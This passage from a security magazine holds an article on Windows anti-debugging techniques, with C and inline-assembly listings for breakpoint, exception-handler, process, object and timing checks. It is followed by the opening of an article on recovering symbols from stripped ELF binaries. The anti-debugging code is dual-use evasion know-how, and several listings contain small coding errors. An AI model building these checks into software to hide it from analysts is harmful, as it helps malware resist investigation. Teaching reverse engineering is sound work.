 __emit 0Flh
 mov IceBreakValue, 1
end:
 mov eax, [esp]
 mov fs:[0], eax
 add esp, 16
}
if(IceBreakValue)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

# DEFENSE

needs to be continued as a parameter. In this example this point is labeled as `end`. If the debugger handles the exception, the line `mov Int3Value, 1` will be executed and the value `Int3Value` will be set to 1. If the new exception handler is executed, the program continues execution at line labeled as `end` – and the line that changes `Int3Value` value will be skipped.

Because this method is very easy to use, only weak debuggers can be cheated. The newest and more advanced debuggers can detect changes in the exception handler. After the exception is processed, they return to the new exception handler. Debuggers from Visual Studio and OllyDbg can be tricked by this method, while IDA Pro asks the user if he wants to pass the execution of the

exception to the program. If the user agrees, then this method will not detect the debugger.

## Ice breakpoint

*Ice breakpoint* method uses an undocumented instruction from the Intel processors with the opcode `0xF1h`. It can be used to detect tracing programs. The execution of this instruction causes raising of the `SINGLE_STEP` exception. If the process is debugged, the debugger will act normally and execute this instruction – single step – and go to next instruction afterwards. If the debugger doesn't exist, the execution of this function will raise an exception and the exception handler will be executed. Listing 10. shows an example. The new exception handler,

which jumps to the `end` label after it ends, is set (the code of this handler is the same as the code shown on Listing 8.). If the exception handler is executed, the line `mov IceBreakValue, 1` will be skipped. If the debugger exists, it will stop on this line (after the `SINGLE_STEP` signal is emitted).

## Memory breakpoint

Memory breakpoints are used by debuggers to check if the process is accessing some location in the memory. To do this they use the `PAGE_GUARD` flag. They set this flag on a piece of memory that they want to observe. When the process tries to access this location in memory the `STATUS_GUARD_PAGE_VIOLATION` exception is raised. To check if a debugger exists, the following steps

### Listing 11. The code that uses the memory breakpoint

```
DWORD OldProtect = 0;
void *pAllocation = NULL;
pAllocation = VirtualAlloc(NULL, 1, MEM_COMMIT | MEM_RESERVE,
 PAGE_EXECUTE_READWRITE);
if (pAllocation != NULL)
{
 (unsigned char)pAllocation = 0xC3; // Set the RET opcode
 if (VirtualProtect(pAllocation, 1, PAGE_EXECUTE_READWRITE | PAGE_GUARD,
 &OldProtect) == 0)
 {
 cout << "Can't set an appropriate flag\n" << endl;
 }
 else
 {
 __try
 {
 __asm
 {
 mov eax, pAllocation // Writing memory address to eax register
 push MemBreakDbg // Pushing MemBreakDbg on the stack
 jmp eax // Execution code from address stored in eax
 // If this instruction is executed, function RET will return to the address
 // placed on the stack - here labeled as MemBreakDbg
 }
 }
 __except(EXCEPTION_EXECUTE_HANDLER)
 {
 cout << " - Debugger was not found\n";
 __asm {jmp MemBreakEnd}
 }
 __asm{MemBreakDbg;}
 cout << " - Debugger was found\n";
 __asm{MemBreakEnd;}
 VirtualFree(pAllocation, NULL, MEM_RELEASE);
 }
}
else
{
 cout <<"Can't allocate memory\n" << endl;
}
```

need to be made. The new fragment of the memory is created with the `PAGE_GUARD` flag set. Then return opcode (`0xc3`) is written to this memory. Next a jump to this address (stored in the `eax` register) is made. The next instruction, that is executed, is stored at this address (it is `RET` instruction). If it works, `RET` instruction jumps to the address that was previously stored on the stack (in this example the address is labeled as `MemBreakDbg`). This means that the debugger handled the exception and continued normal execution – debugger exists. When the debugger doesn't exist, the exception handler will be executed.

## Hardware breakpoint

This special mechanism was implemented by Intel. There is a special set of registers used for supervising hardware breakpoints. These registers are named as `Dr0` – `Dr7`. However, they can't be accessed by the standard `mov` instruction. A special trick can be used to skip this restriction. When an exception is raised, the whole context along with register values is passed to the exception handler. Listing 12 shows how to set this kind of exception handler and how to raise an exception (it is done by dividing by zero). The values of the registers can then be checked and changed inside the exception handler. Registers `Dr0` – `Dr3` keep the addresses where breakpoints are set. Registers `Dr4` and `Dr5` are reserved by Intel to debug others registers. Registers `Dr6` and `Dr7` are used to control the behaviour of hardware breakpoints. If the value one of the first four registers is different than zero, hardware breakpoints are set. Listing 13 shows the function, that checks debug register values.

## Methods using the process environment and management

These methods are based on system mechanisms used to control the process environment. Thanks to these methods, debuggers can also be detected.

### Parent Process

This method uses the `PID` (process identifier) of the parent process. If the program was run without a debugger, the

**Listing 12.** The code that sets the new exception handler and raises the exception

```
__asm
{
 push ebp
 push offset end
 push hardbreakhandler
 push fs:[0]
 mov fs:[0],esp
 xor eax, eax
 div eax
end:
 mov eax, [esp]
 mov fs:[0], eax
 add esp, 16
}
```

**Listing 13.** The new exception handler, that check the `Dr0` – `Dr3` registers

```
EXCEPTION_DISPOSITION __cdecl
hardbreakhandler(struct _EXCEPTION_RECORD *ExceptionRecord, void * EstablisherFrame,
 struct _CONTEXT *ContextRecord, void * DispatcherContext)
{
 if(ContextRecord->Dr0 || ContextRecord->Dr1 || ContextRecord->Dr2 ||
 ContextRecord->Dr3)
 {
 cout << " - Debugger was found\n";
 }
 else
 {
 cout << " - Debugger was not found\n";
 }
 ContextRecord->Eip = *((DWORD *)EstablisherFrame+2);
 ContextRecord->Ebp = *((DWORD *)EstablisherFrame+3);
 return ExceptionContinueExecution;
}
```

**Listing 14.** The runtime that compares the `PID` of parent process and the `PID` of `explorer.exe`

```
//
// Function ParentProcessTest
// Return: true if debugger exists; false if debugger does not exist.
//
bool ParentProcessTest()
{
 DWORD ExplorerPID = 0;
 GetWindowThreadProcessId(GetShellWindow(), &ExplorerPID);
 DWORD CurrentPID = GetCurrentProcessId();
 DWORD ParentPID = 0;
 HANDLE SnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
 PROCESSENTRY32 pe = { 0 };
 pe.dwSize = sizeof(PROCESSENTRY32);
 if(Process32First(SnapShot, &pe))
 {
 do
 {
 if(CurrentPID == pe.th32ProcessID)
 ParentPID = pe.th32ParentProcessID;
 }while(Process32Next(SnapShot, &pe));
 }
 CloseHandle(SnapShot);
 if(ExplorerPID == ParentPID)
 return false;
 else
 return true;
}
```

parent process will be *explorer.exe*. If the program was run by the debugger, the debugger will be the parent process of the program. Listing 14 shows the function, that checks the parent process. First, the `PID` of the explorer process is obtained and then the `PID` of our process. Getting the `PID` of the parent process is a little more complicated. First, `Snapshot` of all processes is needed. Then one needs to search the structure that describes our

process. The `PID` of the parent process can be read from this structure.

## Open Process

This method is based on access privileges. Sometimes these privileges are not set correctly for the debugged process. If the process is connected to the debugger and its privileges are not changed, then the process gets the privilege called `SeDebugPrivilege`. It

allows to open any process running in the system. *csrss.exe* process is a very good example. User's process doesn't have access to this process normally. The process needs only to try to open the *csrss.exe* process to check if it is being debugged. If the `OpenProcess` function (used to open processes in the system) finishes successfully (returned value is different than `NULL`), this mean that the process is being debugged. Listing 15

**Listing 15.** The runtime that checks if debugger exists by accessing *csrss.exe* process

```
//
// Function OpenProcessTest
// Return: true if debugger was found; if debugger was not
// found
//
bool OpenProcessTest()
{
 HANDLE csrss = 0;
 PROCESSENTRY32 pe = { 0 };
 pe.dwSize = sizeof(PROCESSENTRY32);
 HANDLE Snapshot = NULL;
 DWORD csrssPID = 0;
 wchar_t csrssName [] = TEXT("csrss.exe");
 Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
 0);
 if(Process32First(Snapshot, &pe))
 {
 do
 {
 if(wcsncmp(pe.szExeFile, csrssName) == 0)
 {
 csrssPID = pe.th32ProcessID;
 break;
 }
 }while(Process32Next(Snapshot, &pe));
 }
 CloseHandle(Snapshot);
 csrss = OpenProcess(PROCESS_ALL_ACCESS, FALSE, csrssPID);
 if (csrss != NULL)
 {
 CloseHandle(csrss);
 return true;
 }
 else
 return false;
}
```

**Listing 16.** The code used to distinguish the processes

```
WCHAR *MutexName = TEXT("SelfDebugMutex");
HANDLE MutexHandle = CreateMutex(NULL, TRUE, MutexName);
if(GetLastError() == ERROR_ALREADY_EXISTS)
{
 ... /// Child process code
}
else
{
 ... /// Parent process code
}
```

**Listing 17.** The code of the child process

```
DWORD ParentPID = GetProcessParentID(GetCurrentProcessId());
if(DebugActiveProcess(ParentPID))
{
 DebugActiveProcessStop(ParentPID);
 exit(0);
}
else
{
 exit(1);
}
```

**Listing 18.** The code of the superior process

```
PROCESS_INFORMATION pi;
STARTUPINFO si;
DWORD ExitCode = 0;
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
ZeroMemory(&si, sizeof(STARTUPINFO));
GetStartupInfo(&si);
// Child process creation
CreateProcess(NULL, GetCommandLine(), NULL, NULL, FALSE,
 NULL, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
GetExitCodeProcess(pi.hProcess, &ExitCode);
if(ExitCode){
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 19.** The code that sets the new exception handler and raises the exception

```
SetUnhandledExceptionFilter(UnhandledExcepFilterHandler);
__asm
{
 xor eax, eax
 div eax
}
```

**Listing 20.** The new exception handler

```
LONG WINAPI UnhandledExcepFilterHandler(PEXCEPTION_POINTERS
 pExcepPointers)
{
 SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)
 pExcepPointers->ContextRecord->Eax);
 pExcepPointers->ContextRecord->Eip += 2;
 return EXCEPTION_CONTINUE_EXECUTION;
}
```

**Listing 21.** Structure definitions and the runtime that uses NtQueryObject function

```

typedef struct _OBJECT_TYPE_INFORMATION {
 UNICODE_STRING TypeName;
 ULONG TotalNumberOfHandles;
 ULONG TotalNumberOfObjects;
 ULONG Reserved[20];
} OBJECT_TYPE_INFORMATION, *POBJECT_TYPE_INFORMATION;
typedef struct _OBJECT_ALL_INFORMATION {
 ULONG NumberOfObjects;
 OBJECT_TYPE_INFORMATION ObjectTypeInformation[1];
} OBJECT_ALL_INFORMATION, *POBJECT_ALL_INFORMATION;
#define ObjectAllInformation 3
int NtQueryObjectTest()
{
 typedef NTSTATUS (NTAPI *pNtQueryObject)(HANDLE, UINT, PVOID, ULONG, PULONG);
 POBJECT_ALL_INFORMATION pObjectAllInfo = NULL;
 void *pMemory = NULL;
 NTSTATUS Status;
 unsigned long Size = 0;
 pNtQueryObject NtQueryObject = (pNtQueryObject)GetProcAddress(
 GetModuleHandle(TEXT("ntdll.dll")), "NtQueryObject");

 // Receiving memory size needed for all objects
 Status = NtQueryObject(NULL, ObjectAllInformation, &Size, 4, &Size);

 // Memory allocation for the objects
 pMemory = VirtualAlloc(NULL, Size, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
 if(pMemory == NULL)
 return false;

 // Getting list of objects
 Status = NtQueryObject((HANDLE)-1, ObjectAllInformation, pMemory, Size, NULL);
 if (Status != 0x00000000)
 {
 VirtualFree(pMemory, 0, MEM_RELEASE);
 return false;
 }
 pObjectAllInfo = (POBJECT_ALL_INFORMATION)pMemory;
 ULONG NumObjects = pObjectAllInfo->NumberOfObjects;
 POBJECT_TYPE_INFORMATION pObjectTypeInfo = (POBJECT_TYPE_INFORMATION)
 pObjectAllInfo->ObjectTypeInformation;
 unsigned char *tmp;
 for(UINT i = 0; i < NumObjects; i++)
 {
 pObjectTypeInfo = (POBJECT_TYPE_INFORMATION)pObjectAllInfo->ObjectTypeInformation;
 if (wcsncmp(L"DebugObject", pObjectTypeInfo->TypeName.Buffer) == 0)
 {
 if (pObjectTypeInfo->TotalNumberOfObjects > 0)
 {
 VirtualFree(pMemory, 0, MEM_RELEASE);
 return true;
 }
 else
 {
 VirtualFree(pMemory, 0, MEM_RELEASE);
 return false;
 }
 }
 tmp = (unsigned char*)pObjectTypeInfo->TypeName.Buffer;
 tmp += pObjectTypeInfo->TypeName.Length;
 pObjectAllInfo = (POBJECT_ALL_INFORMATION) (((ULONG)tmp) & -4);
 }
 VirtualFree(pMemory, 0, MEM_RELEASE);
 return true;
}

```

# DEFENSE

shows the runtime that uses this method to check if the debugger is connected.

## Self-Debugging

This method is based on parent – child process relationship. The main (parent) process creates a child process. The child process will try to debug the parent process using the `DebugActiveProcess` function. If it fails, some debugger is already connected to the main process. Because the same function is executed within both processes, some sort of mechanism needs to be use to distinguish

between them. A mutex object can be used for this purpose. Both processes call the `CreateMutex` function. The mutex will be created for the parent process, while the child process receives the error code – `ERROR_ALREADY_EXISTS`. Listing 16 shows the code that distinguishes between the two processes.

The purpose of the child process is to connect as the debugger to the main process. To do this it searches for the parent process and uses the `DebugActiveProcess` function. If this function finishes successfully, the

child needs to disconnect first (without disconnecting the main process will also be terminated) using the `DebugActiveProcessStop` function. Depending on the result, the child process finishes with an appropriate code. Listing 17 shows how to do this in practice. The `GetParentPID` is an abstract function that returns the `PID` of the parent process. The code of this function can be found in one of the previous methods.

The superior process is waiting for the value returned by the child process. This value decides if the program is connected

### Listing 22. The runtime that gets a handler to `DebugObject`

```
//
// Function DebugObjectHandleTest
// Return: true if debugger was found; false if debugger wasn't found
//
int DebugObjectHandleTest()
{
 typedef NTSTATUS (WINAPI *pNtQueryInformationProcess)
 (HANDLE ,UINT ,PVOID ,ULONG , PULONG);
 HANDLE hDebugObject = NULL;
 NTSTATUS Status;
 pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInformationProcess)
 GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueryInformationProcess");
 Status = NtQueryInformationProcess(GetCurrentProcess(),0x1e, &hDebugObject, 4, NULL);
 if (Status != 0x00000000)
 return -1;
 if(hDebugObject)
 return 1;
 else
 return 0;
}
```

### Listing 23. Function using `OutputDebugString`

```
bool OutputDebugStringTest()
{
 OutputDebugString(TEXT("DebugString"));
 if (GetLastError() == 0)
 return true;
 else
 return false;
}
```

### Listing 24. The runtime that looks for a debugger's window using their names.

```
//
// Function FindDebuggerWindowTest
// Return: true if debugger was found; false if debugger wasn't found
//
bool FindDebuggerWindowTest()
{
 HANDLE holly = FindWindow(TEXT("OLLYDBG"), NULL);
 HANDLE hWinDbg = FindWindow(TEXT("WinDbgFrameClass"), NULL);
 HANDLE hIdaPro = FindWindow(TEXT("TidaWindow"), NULL);
 if(holly || hWinDbg || hIdaPro)
 return true;
 else
 return false;
}
```

to the debugger or not. Listing 18 shows the superior process code.

## UnhandledExceptionFilter

`UnhandledExceptionFilter` is a function called by the system when some exception wasn't handled by a runtime. This function decides what to do with process that raised this exception. If the process isn't debugged, the final handler will be called. If the debugger exists, this exception will be passed to it. However, there is a potential weakness in this method. If the debugger receives this kind of exception, it will terminate the process. Thus any further analysis will be impossible. Listing 19 shows the piece of code which sets the new exception handler and generates an exception (dividing by zero). The difference between this methods and the previous one is that the handler was the first element in the chain of events there, while here it is the last one. Listing 20 shows the new exception handler.

## NtQueryObject

This function retrieves a lot of useful information about system objects. Because the official MSDN website doesn't describe it very well, I advise you get familiar with the undocumented properties of this function. If the `OBJECT_ALL_TYPES_INFORMATION` parameter (value `0x03`) is used, this runtime returns the detailed information about all objects in the system.

When the process is debugged, the `DebugObject` instances are created. Using the `NtQueryObject` function one can check how many `DebugObject` objects exist in the system. If the number of these objects is more than 0, the debugger is running. If the debugger is running with other process, it will also be found.

All information in the buffer is organized as follows: first comes `OBJECT_ALL_INFORMATION` structure which contains the number of all returned structures. After it there is a table containing the Unicode character table which is pointed to by `OBJECT_TYPE_INFORMATION->TypeName`. After the memory alignment to 4 bytes, another

`OBJECT_ALL_INFORMATION` object is placed. Because definitions of these objects don't exist in Window's header files, they need to be declared. Listing 21 shows these declarations and the runtime code, that uses the `NtQueryObject` function to check if a debugger exists.

## DebugObject Handle

This method is similar to the previous one. When the process is debugged, the `DebugObject` instances are created. This method doesn't get all objects but only a handler to the first among them. The `NtQueryInformationProcess` function is required. Since this function isn't declared in the Window's header files, its address needs to be received from the `ntdll.dll` file. After the handler is received, its value needs to be tested. If the value is NULL, the process is not being debugged. But if the value is different than NULL, it still doesn't necessarily mean that the process is being debugged. It means only that a debugger is running in the system. Listing 22 show the code of the runtime that checks the handler.

## OutputDebugString

It is a very simple method. It sends a string to the debugger. If the process is debugged, this runtime returns successfully. If the debugger doesn't exist, this runtime returns the error code. Listing 23 shows how to use it.

## Looking for a debuggers' windows

This method is not very versatile, however it is very simple to get working. It is possible to look for a debugger's window using the `FindWindow` function. This function returns a handler to a window if the window has been found or NULL if the window hasn't been found. Listing 24 shows how to find windows for `Ida PRO`, `OllyDbg` and `WinDbg`.

## Methods using time

The last group of methods uses time. The disadvantage of these methods is that they don't actually check if a debugger exists. Instead they only check if the program has been stopped in some place in the code between two functions that get the time from a system. The two types of functions

can be used for that purpose:

## RDTSC

This is Intel processor runtime. It returns the number of CPU cycles executed since the processor started. This value is 64 bits, so it's a very accurate time counter.

## API functions

These are Windows system functions. The first of them is `GetTickCount`. It returns the number of milliseconds that pass since a system started. It can be 49,7 days maximum. This function can be replaced by `timeGetTime`, which returns the same information. Also `QueryPerformanceCounter` function can be used.

There are many other functions that can be used in this method. They work similar to the presented one and can be found on MSDN official website.

## Conclusion

Modern processors and Windows systems give many possibilities for detecting if a process is currently being debugged or not. It's worth remembering that all these methods are presented in the simplest form for better understanding. But in practice, the implementation of these methods can be much more complex, making them harder to detect. They can also be connected with securing code methods but this is quite another matter.

---

### Marek Zmysłowski

The author is a graduate of Warsaw University of Technology. He currently works as a Web application auditor. He is a C and C++ software developer. He is interested in Internet security with a particular focus on software reverse engineering. Contact the author at [marekzmyslowski@poczta.onet.pl](mailto:marekzmyslowski@poczta.onet.pl) or [marekzmyslowski@gazeta.pl](mailto:marekzmyslowski@gazeta.pl)



JUSTIN SUNWOO KIM

# Recovering debugging symbols from stripped static compiled binaries

Difficulty



I first started to look into symbol recovery to better solve various war-games with stripped binaries. However, this can be applied to various areas.

Many malware have been stripped to prevent from analyzing them and the method described would enhance the process of debugging those malware and many other stripped binaries. The method I use in this article will merely reflect other signature finding methods such as FLIRT. Also this article will be based on finding libc functions in ELF binary format.

## Debugging symbols?

Debugging symbols are information stored in compiled binary for better debugging a process. It usually contains variable names, function names, and offsets of the symbols. Symbols can be checked by various commands including *objdump*, *gdb*, and *nm* (see Figure 1) is a screenshot of using *gdb* on a binary that includes debugging symbols. As you can see,

## WHAT YOU WILL LEARN...

How lost debugging symbols can be recovered through signature matching

## WHAT SHOULD YOU KNOW...

Knowledge on C, assembly

Figure 1. Disassembly of ELF binary with debugging symbols



when the main function calls another function, the name of the function being called is printed next to its address. With these symbols, we can easily locate more information about the functions. Using objdump will also help us in the same way as gdb. Now nm command is the one we will become familiar with. It lists out all the symbols written in the binary with various options, including its location, offset, size, index, and much more.

### libc library

Libc library is standard C library developed by GNU. It provides numerous functions for us to easily program in the C language on Linux, including strcpy, memcpy, printf, and etc. I assume that most of you know it already. So why am I talking about libc? In this document, I am trying to explain a way to locate libc functions in a stripped static binary.




Figure 2. Dynamically Linked ELF binary




Figure 3. Static Linked ELF binary

Listing 1. The binary through objdump

```

080681b0 <strcpy>:
080681b0: 55 push %ebp
080681b1: 31 d2 xor %edx,%edx
080681b3: 89 e5 mov %esp,%ebp
080681b5: 56 push %esi
080681b6: 8b 75 08 mov 0x8(%ebp),%esi
080681b9: 53 push %ebx
080681ba: 8b 5d 0c mov 0xc(%ebp),%ebx
080681bd: 8d 4e ff lea -0x1(%esi),%ecx
080681c0: 0f b6 04 13 movzbl(%ebx,%edx,1),%eax
080681c4: 88 44 11 01 mov %al,0x1(%ecx,%edx,1)
080681c8: 83 c2 01 add $0x1,%edx
080681cb: 84 c0 test %al,%al
080681cd: 75 f1 jne 80681c0 <strcpy+0x10>
080681cf: 89 f0 mov %esi,%eax
080681d1: 5b pop %ebx
080681d2: 5e pop %esi
080681d3: 5d pop %ebp
080681d4: c3 ret

```




Figure 4. nm result of ELF binary






Figure 5. Disassembly of stripped ELF binary




```
8048445: e8 d6 5c 00 00 call 0x804e120
804844a: 89 1c 24 mov %ebx, (%esp)
804844d: 89 c6 mov %eax, %esi
804844f: e8 7c 5c 00 00 call 0x804e0d0
8048454: 85 f6 test %esi, %esi
8048456: 7e 65 jle 0x80484bd
8048458: 83 fe 3f cmp $0x3f, %esi
804845b: 89 f0 mov %esi, %eax
804845d: 7f 0b jg 0x804846a
804845f: 89 fa mov %edi, %edx
8048461: c6 04 38 00 movb $0x0, (%eax, %edi, 1)
8048465: e9 27 fe ff ff jmp 0x8048291
804846a: b8 3f 00 00 00 mov $0x3f, %eax
804846f: eb ee jmp 0x804845f
8048471: c7 04 24 4f 15 0a 08 movl $0x80a154f, (%esp)
8048478: e8 43 0a 00 00 call 0x8048ec0
804847d: 31 d2 xor %edx, %edx
804847f: 83 3d 00 00 00 00 00 cmpl $0x0, 0x0
8048486: 0f 94 c2 sete %dl
8048489: e9 ab fd ff ff jmp 0x8048239
804848e: e8 6d 7b fb f7 call 0x0
8048493: f0 ff 0d 00 00 00 00 lock decl 0x0
804849a: 0f 94 c0 sete %al
--More--
```

Figure 6. Completely stripped binary



```
08048c10 <_IO_printf>:
8048c10: 55 push %ebp
8048c11: 89 e5 mov %esp, %ebp
8048c13: 83 ec 10 sub $0x10, %esp
8048c16: 8d 45 0c lea 0xc(%ebp), %eax
8048c19: 89 45 fc mov %eax, -0x4(%ebp)
8048c1c: 89 44 24 08 mov %eax, 0x8(%esp)
8048c20: 8b 45 08 mov 0x8(%ebp), %eax
8048c23: 89 44 24 04 mov %eax, 0x4(%esp)
8048c27: a1 f8 e3 0b 08 mov 0x80be3f8, %eax
8048c2c: 89 04 24 mov %eax, (%esp)
8048c2f: e8 bc db 00 00 call 80567f0 <_IO_vfprintf>
8048c34: c9 leave
8048c35: c3 ret
8048c36: 90 nop
8048c37: 90 nop
8048c38: 90 nop
8048c39: 90 nop
8048c3a: 90 nop
8048c3b: 90 nop
8048c3c: 90 nop
8048c3d: 90 nop
8048c3e: 90 nop
8048c3f: 90 nop
```

Figure 7. Assembly of printf function



```
==== Pattern Generator For HARA v1.0 =====
[=] automatic pattern generator for hara
[=] z0nKt1g3r @ WiseGuyS
[=] http://0xbeefc0de.org
[=] -----
[+] libc library path: /lib/tls/i686/cmov/libc.so.6
[+] libc library address: 0xb7e24000
[+] Number of functions to check: 84
[=] -----
[+] strcpy as strcpy
[+] strlen as strlen
